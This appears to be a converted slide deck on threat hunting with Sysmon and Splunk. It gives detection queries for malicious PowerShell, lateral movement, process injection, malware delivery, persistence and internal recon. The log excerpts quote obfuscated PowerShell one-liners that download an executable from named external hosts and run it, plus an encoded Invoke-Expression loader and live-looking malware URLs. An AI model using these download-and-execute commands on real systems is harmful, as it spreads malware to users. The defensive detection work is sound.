[http://drexeldrug.com/o2\\_co\\_uk\\_myo2\\_bill\\_email\\_3929955153/](http://drexeldrug.com/o2_co_uk_myo2_bill_email_3929955153/)

# Malicious PowerShell

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
  (powershell.exe OR cmd.exe)
```

```
| eval CommandLine2=replace(CommandLine,"[ '+'\^]", "")  
| search (Image="*\powershell.exe" OR Image="*\cmd.exe")  
  CommandLine2="*WebClient*" CommandLine2="*DownloadFile*"
```

```
"C:\Windows\System32\cmd.exe" /c powershell -command ((New-Object  
  Net.WebClient)).("Do' + 'wnloadfile')).invoke(  
  'http://unofficialhr.top/tv/homecooking/tenderloin.php',  
  'C:\Users\***\AppData\Local\Temp\spasite.exe'); &  
  "C:\Users\***\AppData\Local\Temp\spasite.exe"
```

Remove all  
obfuscation chars

CommandLine2:

```
C:\Windows\System32\cmd.exe/cpowershell-command( (New-ObjectNet.WebClient) ).  
  (Downloadfile) invoke(http://unofficialhr.top/tv/homecooking/tenderloin.php,  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe); &  
  C:\Users\purpural\AppData\Local\Temp\spasite.exe
```

→ De-obfuscate simple obfuscation techniques

Are all (obfuscation) problems solved?

# Malicious PowerShell

```
cmd.exe /c powershell -c $eba = ('exe'); $sad = ('wnloa'); (( New-Object  
Net.WebClient ).( 'Do' + $sad + 'dfile' ).invoke(  
'http://golub.histosol.ch/bluewin/mail/inbox.php'  
'C:\Users\*****\AppData\Local\Temp\doc.' + $eba);  
start('C:\Users\*****\AppData\Local\Temp\doc.' + $eba)
```

«De-obfuscated»:

```
powershell-c$eba=(exe);$sad=(wnloa);((New-ObjectNet.WebClient)).(Do$sad$dfile)  
.invoke(http://golub.histosol.ch/bluewin/mail/inbox.phpC:\Users\*****\AppData  
\Local\Temp\doc.$eba); start(C:\Users\*****\AppData\Local\Temp\doc.$eba)
```

**LNK with Powershell command**

- **embedded in DOCX file** (oleObject.bin)

Sample from **2016-11-18**

d8af6037842458f7789aa6b30d6daefb	Abrechnung # 5616147.docx
2b9c71fe5f121ea8234aca801c3bb0d9	Beleg Nr. 892234-32.lnk

Query doesn't match  
«DownloadFile»

**Strings from oleObject.bin:**

E:\TEMP\G\18.11.16\ch1\golub\Beleg Nr. 892234-32.lnk

C:\Users\azaz\AppData\Local\Temp\Beleg Nr. 892234-32.lnk

# Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
    search index=sysmon SourceName="Microsoft-Windows-Sysmon"
        EventCode=3 Image="*\Users\*"
        DestinationHostname="proxy.fqdn"
    | stats by ComputerName ProcessGuid
    | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*\bMD5=(?<MD5>[A-F0-9]*), IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| rex field=Image ".*\\\\Users\\\\(?<username>[^\\\\\\]+)\\\\.*"
| rex field=Image ".*\\\\+(?<proc_name>[^\\\\\\]+\\.\\.[eE]\\.[xX]\\.[eE]).*"
| rex field=ParentImage ".*\\\\+(?<pproc_name>[^\\\\\\]+\\.\\.[eE]\\.[xX]\\.[eE]).*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
    dc(Image) AS CNT_IMAGE, values(username) AS Users,
    values(ComputerName) AS Computers, values(MD5) AS MD5,
    values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
    by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

\* IMPHASH = Import Hash

# SMB traffic between WS

```
index=sysmon SourceName="Microsoft-Windows-Sysmon"
EventCode=3 Initiated=true SourceIp!=DestinationIp
DestinationPort=445 Image!=System
(SourceHostname="WS*" DestinationHostname="WS*") OR
(SourceIp="10.10.*.*" DestinationIp="10.10.*.*")
| stats by ComputerName ProcessGuid
| fields ComputerName ProcessGuid
```

- \* **Search for network connections**
  - SMB protocol (dst port 445)
  - Source and destination are workstations (**hostname or IP**)
  - Use «ProcessGuid» to correlate with other event types (proc's)
- \* **Search for legitimate SMB servers (filers, NAS)**
  - Create «whitelist» to exclude as legit dest

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:12 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=Process Create:

Image: **\\"127.0.0.1\ADMIN\$\8c0cb58.exe**

CommandLine: **\\"127.0.0.1\ADMIN\$\8c0cb58.exe**

CurrentDirectory: C:\Windows\system32\

User: **NT AUTHORITY\SYSTEM**

IntegrityLevel: System

ParentImage: **C:\Windows\system32\services.exe**

ParentCommandLine: C:\Windows\System32\services.exe

C:\Windows\system32\services.exe  
→ \\\127.0.0.1\ADMIN\$\8c0cb58.exe

- \* Search for admin share names in image paths

# Lateral Movement (admin shares)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=1**

EventType=4

Type=Information

...

Message=Process Create:

Image: C:\Windows\SysWOW64\rundll32.exe

CommandLine: C:\Windows\System32\rundll32.exe

CurrentDirectory: C:\Windows\system32\

User: NT AUTHORITY\SYSTEM

IntegrityLevel: System

ParentImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe

ParentCommandLine: \\127.0.0.1\ADMIN\$\8c0cb58.exe

C:\Windows\system32\services.exe  
→ \\127.0.0.1\ADMIN\$\8c0cb58.exe  
→ C:\Windows\system32\rundll32.exe

\* Search for admin share names in image paths

# Lateral Movement (proc injection)

## CS\_Lateral\_Movement\_psexec

10/18/2016 11:17:13 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 29340

**SourceImage: \\127.0.0.1\ADMIN\$\8c0cb58.exe**

TargetProcessId: 18476

**TargetImage: C:\Windows\SysWOW64\rundll32.exe**

NewThreadId: 20060

StartAddress: 0x0000000000110000

StartFunction:

\\127.0.0.1\ADMIN\$\8c0cb58.exe  
# C:\Windows\system32\rundll32.exe

- \* Search for rarest source or target images from proc injection

# Keylogger (proc injection)

## CS\_Keylogger\_injection

10/26/2016 11:56:32 PM

LogName=Microsoft-Windows-Sysmon/Operational

SourceName=Microsoft-Windows-Sysmon

**EventCode=8**

EventType=4

Type=Information

...

Message=**CreateRemoteThread detected:**

SourceProcessId: 17728

**SourceImage:** C:\Windows\SysWOW64\rundll32.exe

TargetProcessId: 836

**TargetImage:** C:\Windows\System32\winlogon.exe

NewThreadId: 14236

StartAddress: 0x000000000C20000

StartFunction:

C:\Windows\SysWOW64\rundll32.exe  
# C:\Windows\system32\winlogon.exe

- \* Suspicious proc injection into «winlogon.exe»
  - \* Steal user's password while logging on or unlocking screensaver



# Hunting for Delivery of Malware

- \* Malicious files downloaded via Browser
- \* Sysmon «FileCreateStreamHash» events generated
- \* Remember the malicious JS files from email links? (Heodo/Emotet)

# Hunting for Delivery of Malware

- \* Remember that JS Filename from before?
  - Let's hunt for that... (**DHL\_Report\_\*.js**)

```
index=████████ SourceName="Microsoft-Windows-Sysmon" FileCreateStreamHash  
DHL_Report_*  
| search EventCode=15  
| rex field=TargetFilename ".*\\\\\\(?<TargFilename>[^\\\\\\]*\)"  
| rex field=Image ".*\\\\\\(?<ImageFilename>[^\\\\\\]*\)"  
| rex field=Hash ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
| stats values(TargFilename) values(ComputerName) AS Clients  
    count by TaskCategory ImageFilename MD5
```

# Hunting for Delivery of Malware

TaskCategory	ImageFilename	MD5
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54E17CAF7BA7F01418052C7A790D8AD3
File stream created (rule: FileCreateStreamHash)	iexplore.exe	54676A15C5B8743EE50774F6F7893808
File stream created (rule: FileCreateStreamHash)	iexplore.exe	CE3C10A32BD7BECE2B95CBB26E5AAF1A

values(TargFilename)	Clients	count
DHL_Report_7575787235_Di_Apr_04_2017.js	[redacted]	6
DHL_Report_7575787235_Di_Apr_04_2017.js.1dqco93.partial	[redacted]	1
DHL_Report_7575787235_Di_Apr_04_2017.js.3mwj8lb.partial	[redacted]	1
DHL_Report_7575787235_Di_Apr_04_2017.js.muiu4ox.partial	[redacted]	1
DHL_Report_3290768845_Mi_Apr_05_2017.js.q4410pq.partial	[redacted]	1
DHL_Report_7613678984_Di_Apr_04_2017.js.6xpqa0q.partial	[redacted]	1

# Hunting for Delivery of Malware

**virustotal**

SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL\_\_numer\_\_zlecenia\_\_3947396047\_\_\_\_kwi\_\_04\_\_2017.js

Detection ratio: 34 / 57

Analysis date: 2017-04-14 06:54:15 UTC (5 days, 15 hours ago)

[Analysis](#) [Additional information](#) [Comments 3](#) [Votes](#)

**File identification**

MD5	54e17caf7ba7f01418052c7a790d8ad3
SHA1	738a0aa71c85a6867de22c5502211a7569c870d0
SHA256	48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

# Hunting for Delivery of Malware

The screenshot shows the VirusTotal analysis interface for a file. The main content area displays the following information:

SHA256:	48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7
File name:	SHA256: 161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d
Detection ratio:	File name: DHL_Report_4679840701_Mi_April_05_2017.js
Analysis date:	Detection ratio: 31 / 52
	Analysis date: 2017-04-15 20:52:37 UTC (4 days, 1 hour ago)

Below this, there are navigation tabs: Analysis, Additional information, Comments (3), and Votes.

The sidebar on the left lists file identification types: MD5 (selected), SHA1, and SHA256. The MD5 tab is highlighted with a red box.

The bottom section shows the MD5 hash again: 54676a15c5b8743ee50774f6f7893808, also highlighted with a red box.

MD5	54676a15c5b8743ee50774f6f7893808
SHA1	eaa85efbb7926feb1e6dec956dced42ae88c9f5e
SHA256	161933797255b2eedc9567ac0c428bbfd0fd40d1e5264828e17e9053cf015f9d

# Hunting for Delivery of Malware

The screenshot shows the VirusTotal analysis interface. On the left, there's a sidebar with tabs for Analysis, File identification, and a dropdown menu. The 'File identification' tab is currently selected. A red box highlights the 'MD5' tab under 'File identification'. The main content area displays several file submissions in a tree-like structure. The first submission is a file named 'DHL\_Report\_1127388378\_Di\_April\_04\_2017.js' with SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7. This submission has a detection ratio of 30 / 57. Below it, another submission is shown with SHA256: ce3c10a32bd7bece2b95cbb26e5aafla. The bottom section of the interface shows additional tabs for Analysis, Additional information, Comments (1), and Votes.

SHA256: 48f1261ea47b780a32f7dcf5212f2dc6336ca19007cc17fc6e01b38374bbcce7

File name: DHL\_Report\_1127388378\_Di\_April\_04\_2017.js

Detection ratio: 30 / 57

Analysis date: 2017-04-14 06:50:19 UTC (5 days, 15 hours ago)

File identification

MD5

SHA1

SHA256

File identification

MD5

SHA1

SHA256

File identification

MD5: ce3c10a32bd7bece2b95cbb26e5aafla

SHA1: 5a4223eaea9f1e6d282cc663fa683b7ce9fd1a5

SHA256: c4d7d5e47616836f3e41ec194bd646e3bd15489aa1c802c711d6d967fe12b1e2

# Hunting for Delivery of Malware

The screenshot shows the VirusTotal analysis interface for a specific file. The left sidebar lists file identifiers: MD5 (selected), SHA1, and SHA256. The main content area displays detailed analysis results for each identifier.

Identifier	Value	Analysis Date	Detection Ratio	File Name	SHA256
MD5	48f1261ea47b780a32f7dcf52	2017-04-04	100%	DHL_Report_8114149752_Di_April_04_2017.js	161933
SHA1				DHL_Report_3532524945_Di_April_04_2017.js	
SHA256				DHL_numer_zlecenia_3689611784_kwi_04_2017.js	

Below the table, a large list of file names is shown, all ending in .js, indicating they are JavaScript files. The list includes:

- DHL\_Report\_2007917500\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_6764630963\_kwi\_04\_2017.js
- DHL\_Report\_3402091438\_Di\_April\_04\_2017.js
- DHL\_Report\_1465562815\_Di\_April\_04\_2017.js
- DHL\_Report\_6548084943\_Di\_April\_04\_2017.js
- DHL\_Report\_7498269696\_Di\_April\_04\_2017.js
- DHL\_Report\_5788608901\_Di\_April\_04\_2017.js
- DHL\_Report\_1177703758\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_5688207511\_kwi\_04\_2017.js
- dhl\_status\_7304323130\_Tue\_Apr\_04\_2017.js
- DHL\_numer\_zlecenia\_2941575940\_kwi\_04\_2017.js
- DHL\_Report\_8574692820\_Di\_April\_04\_2017.js
- DHL\_Report\_2139635168\_Di\_April\_04\_2017.js
- dhl\_status\_7578910389\_Tue\_Apr\_04\_2017.js
- DHL\_numer\_zlecenia\_1995870938\_kwi\_04\_2017.js
- DHL\_numer\_zlecenia\_6598894328\_kwi\_04\_2017.js
- DHL\_Report\_6384324868\_Di\_April\_04\_2017.js
- DHL\_Report\_7395647347\_Di\_April\_04\_2017.js
- DHL\_numer\_zlecenia\_7007052494\_kwi\_04\_2017.js
- DHL\_numer\_zlecenia\_6148893246\_kwi\_04\_2017.js
- DHL\_Report\_9612597249\_Di\_April\_04\_2017.js
- dhl\_status\_2277499676\_Tue\_Apr\_04\_2017.js

# Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
Message=File stream created:
UtcTime: 2018-04-06 15:48:53.076
ProcessGuid: {696DAB1B-96E1-5AC7-0000-0010597BB904}
ProcessId: 6192
Image: C:\Program Files\Internet Explorer\iexplore.exe
TargetFilename: C:\Users\XYZ\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\F23F1Q7V\XQ-6810857612848.doc
CreationUtcTime: 2018-04-06 15:48:52.826
Hash: MD5=7ABB66A5854D9DB14BA26C3DBA6CEEC2, IMPHASH=00000000000000000000000000000000
```

Email link clicked  
Doc file downloaded

TargetFilename: C:\Users\XYZ\AppData\Local\F23F1Q7V\XQ-6810857612848.doc  
CreationUtcTime: 2018-04-06 15:48:52.826  
Hash: MD5=7ABB66A5854D9DB14BA26C3DBA6CEEC2,

# Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
Me
Ut 04/06/2018 05:48:53 PM
Pr LogName=Microsoft-Windows-Sysmon/Operational
Pr SourceName=Microsoft-Windows-Sysmon
Pr EventCode=1
In EventType=4
Ta TaskCategory=Process Create (rule: ProcessCreate)
\F Message=Process Create:
Cr UtcTime: 2018-04-06 15:48:53.247
Ha ProcessGuid: {696DAB1B-96E5-5AC7-0000-00100CF9B904}
ProcessId: 13568
Image: C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE
CommandLine: "C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\XYZ
\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\F23F1Q7V
\XQ-6810857612848.doc"
CurrentDirectory: C:\Users\XYZ\Desktop\
Hashes: MD5=49CACECF9FF8DA1AD1B41D860A042872, IMPHASH=ABC6B11BFDB7E689F99111581940DAA9
ParentImage: C:\Program Files\Internet Explorer\iexplore.exe
ParentCommandLine: "C:\Program Files\Internet Explorer\iexplore.exe" http://cs-ha.de/TC-2388222/
```

Doc file opened

[iexplore.exe" http://cs-ha.de/TC-2388222/](http://cs-ha.de/TC-2388222/)

# Hunting for Delivery of Malware

NEW

```
04/06/2018 05:48:53 PM
LogName=Microsoft-Windows-Sysmon/Operational
SourceName=Microsoft-Windows-Sysmon
EventCode=15
EventType=4
TaskCategory=File stream created (rule: FileCreateStreamHash)
Me
Ut 04/06/2018 05:48:53 PM
Pr LogName=Microsoft-Windows-Sysmon/Operational
Pr SourceName=Microsoft-Windows-Sysmon
Pr EventCode=1
In EventType=4
Ta TaskCategory=Process Create (rule: ProcessCreate)
\F
Cr Message= 04/06/2018 05:49:17 PM
Ha UtcTime: LogName=Microsoft-Windows-Sysmon/Operational
Proces SourceName=Microsoft-Windows-Sysmon
Proces EventCode=1
Image: EventType=4
Command TaskCategory=Process Create (rule: ProcessCreate)
\AppDa Message=Process Create:
\XQ-68 UtcTime: 2018-04-06 15:49:17.146
Curren ProcessGuid: {696DAB1B-96FD-5AC7-0000-0010EC3FBB04}
Hashes ProcessId: 10772
Parent Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
CommandLine: powershell
Parent("([rUnTiME.iNTERopSeRvIces.MaRsHAL]::([RUNTiME.iNteropSErvicEs.maRSHAL].qEtMEMbERS())
[5].name).invokE([runTiME.interoPSERVicES.MArsHal]:::sEcUresTRInGTObstR($('76492d1116743f0423413b1
...
AGUAZAA1AGUAMwAOADUANwA1AGIAZgBjADQAOAAyADgANwAzAGUAZAAyADUA' | .('coNVEr'+'ttO-'+'se'+'cuREsTRIN'
+'G') -KeY
171,106,64,56,65,28,144,208,124,226,38,51,89,208,195,49,70,184,62,198,50,75,240,81))) ) | .('IN'+'v
OKe-ExP'+'resSi'+'on')
```

Word doc  
macro enabled

# Detecting Persistence Methods

- \* Hunting for Persistence Methods
  - Registry Keys
  - Filesystem (e.g. Startup folders)

# Detecting Persistence (Registry)

- \* Searching for «Run» or «RunOnce» keys

```
index=... SourceName="Microsoft-Windows-Sysmon" RegistryEvent  
  CurrentVersion Run  
| search EventCode=13 "*\\Windows\\CurrentVersion\\Run*"  
  
| rex field=Image ".*\\\\(?<Image_EXE>[^\\\\]*")"  
| rex field=TargetObject ".*\\\\CurrentVersion\\\\(?<TargetObj_PATH>.)"  
| strcat "Image="" Image_EXE "\", TargetObject="" TargetObj_PATH "\", Details="" Details "\""  
  Image_TargetObj_Details  
| stats dc(ComputerName) AS Clients values(Image_TargetObj_Details)  
  count by TaskCategory Image_EXE
```

# Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details="C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe"	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details="C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\ahScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aoSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\arunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl>MainCpl.exe" Image="Setup.exe", TargetObject="Run\asetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[REDACTED]\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[REDACTED]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[REDACTED]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\[REDACTED]\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

# Detecting Persistence (Registry)

TaskCategory	Image_EXE	Clients	values(Image_TargetObj_Details)	count
Registry value set (rule: RegistryEvent)	CiscoJabber.exe	91	Image="CiscoJabber.exe", TargetObject="Run\Cisco Jabber", Details="C:\Program Files (x86)\Cisco Systems\Cisco Jabber\CiscoJabber.exe"	231
Registry value set (rule: RegistryEvent)	Setup.exe	13	Image="Setup.exe", TargetObject="Run\AdobeAAMUpdater-1.0", Details="C:\Program Files (x86)\Common Files\Adobe\OOBE\PDApp\UWA\UpdaterStartupUtility.exe" Image="Setup.exe", TargetObject="Run\AdobeBridge", Details="(Empty)" Image="Setup.exe", TargetObject="Run\ahScrollutility", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\HScrollFun.exe" Image="Setup.exe", TargetObject="Run\aoSD", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\osd.exe" Image="Setup.exe", TargetObject="Run\arunMaincpl", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\maincpl>MainCpl.exe" Image="Setup.exe", TargetObject="Run\asetSpeed", Details="C:\Program Files (x86)\LENOVO\ThinkPad Compact Keyboard with TrackPoint driver\SetSpeed.exe"	103
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Data\Local\Google\Update\GoogleUpdate.exe /c" etObject="Run\Google Update", AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" etObject="Run\Google Update", AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" etObject="Run\Google Update",	9
Registry value set (rule: RegistryEvent)	GoogleUpdate.exe	7	Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\████████\AppData\Local\Google\Update\GoogleUpdate.exe" /c" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe" Image="GoogleUpdate.exe", TargetObject="Run\Google Update", Details="C:\Users\████████\AppData\Local\Google\Update\1.3.33.3\GoogleUpdateCore.exe"	9

# Detecting Persistence (Filesystem)

- \* Example for «ProcessCreate», not «FileCreate»

```
index=... SourceName="Microsoft-Windows-Sysmon" ProcessCreate  
"Start Menu" Programs Startup  
| search Image="*\\"Microsoft\"Windows\"Start Menu\"Programs\"Startup\"*"  
  
| rex field=Image ".*\\"Programs\"\"Startup\"\"(?<Startup_Image>[^\\\"]*)"  
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"  
| stats values(ComputerName) AS Clients values(MD5)  
    count by IMPHASH Startup_Image
```

# Detecting Persistence (Filesystem)

The diagram illustrates a workflow for detecting persistence. It starts with a Sysmon log table at the top, followed by a Splunk search interface, and ends with a VirusTotal search result.

**Sysmon Log Data:**

IMPHASH	Startup_Image
7CC5DE4B0F816307AB343372C371BF8A	GoogleChromePortable.exe
B2C3C14E8A6C480559F241AA5E593F41	
13703FCD46C84BD34470F350577FA379	

**Splunk Search Results:**

Clients	values(MD5)	count
[redacted]	20A1E0873B6CE549108274C3EC2753E0	13
[redacted]	FFBB294D0FE5EDD5A8A5AF29FD4018B5	5
[redacted]	C786332A126EBA302687B202273F1138	3

**VirusTotal Search Result:**

virustotal

**File not found**

The file you are looking for is not in our database.

Take me back to the main page Try another search

**This should make you go «Hmmm??»**

# Detecting Persistence (Filesystem)

- \* Example for «FileCreate»

```
1 index=████████ SourceName="Microsoft-Windows-Sysmon" FileCreate "Start Menu" Startup  
2 | search TargetFilename="*\\"Start Menu\\Programs\\Startup\\*"  
3     NOT ██████████  
4     NOT ██████████  
5 | stats values(ComputerName) values(TargetFilename) count by Image
```

✓ 398 events (3/1/17 12:00:00.000 AM to 5/13/17 12:00:00.000 AM) No Event Sampling ▾

- \* Less than 400 results in > 2 months
  - after tuning exclusion list

# Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
C:\Program Files (x86)\Common Files\InstallShield\Driver\11\Intel 32\IDriverT.exe	[redacted]

values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

# Detecting Persistence (Filesystem)

Image	values(ComputerName)
C:\Program Files (x86)\CLX.PayPen II\Clx.Epayment.Reader.exe	[redacted]
C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe	[redacted]
P:\[redacted]\Texter\texter.exe	[redacted]
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Texter.lnk	2
values(TargetFilename)	count
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\CLX.PayPen.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Citrix Receiver.lnk	3
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini	2

# Detecting Internal Recon

- \* Internal Recon used as preparation for Lateral Movement
- \* Legit system commands used
- \* Can also be used by sysadmins or users
- \* Baseline and find appropriate thresholds
  - Number of different commands and time window

# Detecting Internal Recon



# Detecting Internal Recon

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Purpose

Find threat actors moving laterally in the network by looking for examples of common techniques they use to orient themselves on new systems.

### Data Required

Windows process creation logs (security event 4688) or other similar information (e.g., EDR logs)

### Collection Considerations

The more endpoints and servers from which you collect process information, the more likely you are to be able to find threat actor activity.

### Analysis Techniques

- Counting occurrences within a time window

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

# Detecting Internal Recon

www.threathunting.net

## Lateral Movement Detection via Process Monitoring

### Description

Several legitimate windows binaries executing within a specified time frame may indicate lateral movement.

As an adversary moves from machine to machine they will often want to know things like: who they are, what level of access do they have, what services are running on the machine, what other machines are around them... They will often determine this by using legitimate windows binaries. When determining this information they will typically do this in minutes vs hours regardless if they are using a script or typing the commands on a command line. Knowing this, we can use it to our advantage. Again focusing on windows event logs and focusing on event codes 4688/592 try to identify the following:

- net.exe, ipconfig.exe, whoami.exe, nbtstat.exe...
- Cluster x number of processes executing within a 10 minute time frame.

For the data that is returned:

- identify the parent process and if it's legitimate?
- What additional processes have executed on the machine within a 1 hour period and do any of those look suspicious? If there are, are they owned by the same user?
- Are these spawned by the same process or process name?
- Are these processes all owned by the same user?
- Is there previous history of this activity?"

# Detecting Internal Recon

[Page](#) [Help](#) [Discussion](#)

[Read](#) [View form](#) [View source](#) [View history](#)

[Search](#)

[Log in](#)

## CAR-2013-04-002: Quick execution of a series of suspicious commands

Certain commands are frequently used by malicious actors and infrequently used by normal users. By looking for execution of these commands in short periods of time, we can not only see when a malicious user was on the system but also get an idea of what they were doing.

[Contents \[hide\]](#)

- [1 Output Description](#)
- [2 ATT&CK Detection](#)
- [3 Pseudocode](#)

### CAR-2013-04-002

Submission Date	04/11/2013
Information Domain	Analytic, Host
Host Subtypes	Process
Type	TTP
Analytic Subtypes	Sequence
Contributor	MITRE

# Detecting Internal Recon



## CAR-2013-04-002: Quick execution of a series of suspicious

### Pseudocode

```
processes = search Process:Create
reg_processes = filter processes where (exe == "arp.exe" or exe == "at.exe" or exe == "attrib.exe"
    or exe == "cscript.exe" or exe == "dsquery.exe" or exe == "hostname.exe"
    or exe == "ipconfig.exe" or exe == "mimikatz.exe" or exe == "nbstat.exe"
    or exe == "net.exe" or exe == "netsh.exe" or exe == "nslookup.exe"
    or exe == "ping.exe" or exe == "quser.exe" or exe == "qwinsta.exe"
    or exe == "reg.exe" or exe == "runas.exe" or exe == "sc.exe"
    or exe == "schtasks.exe" or exe == "ssh.exe" or exe == "systeminfo.exe"
    or exe == "taskkill.exe" or exe == "telnet.exe" or exe == "tracert.exe"
    or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

<a href="#">process</a>	<a href="#">create</a>	exe
<a href="#">process</a>	<a href="#">create</a>	hostname
<a href="#">process</a>	<a href="#">create</a>	ppid

# Detecting Internal Recon

- \* 3 or more (of 7) different commands executed within 15 min

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate  
    (ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)  
  
    | search EventCode=1  
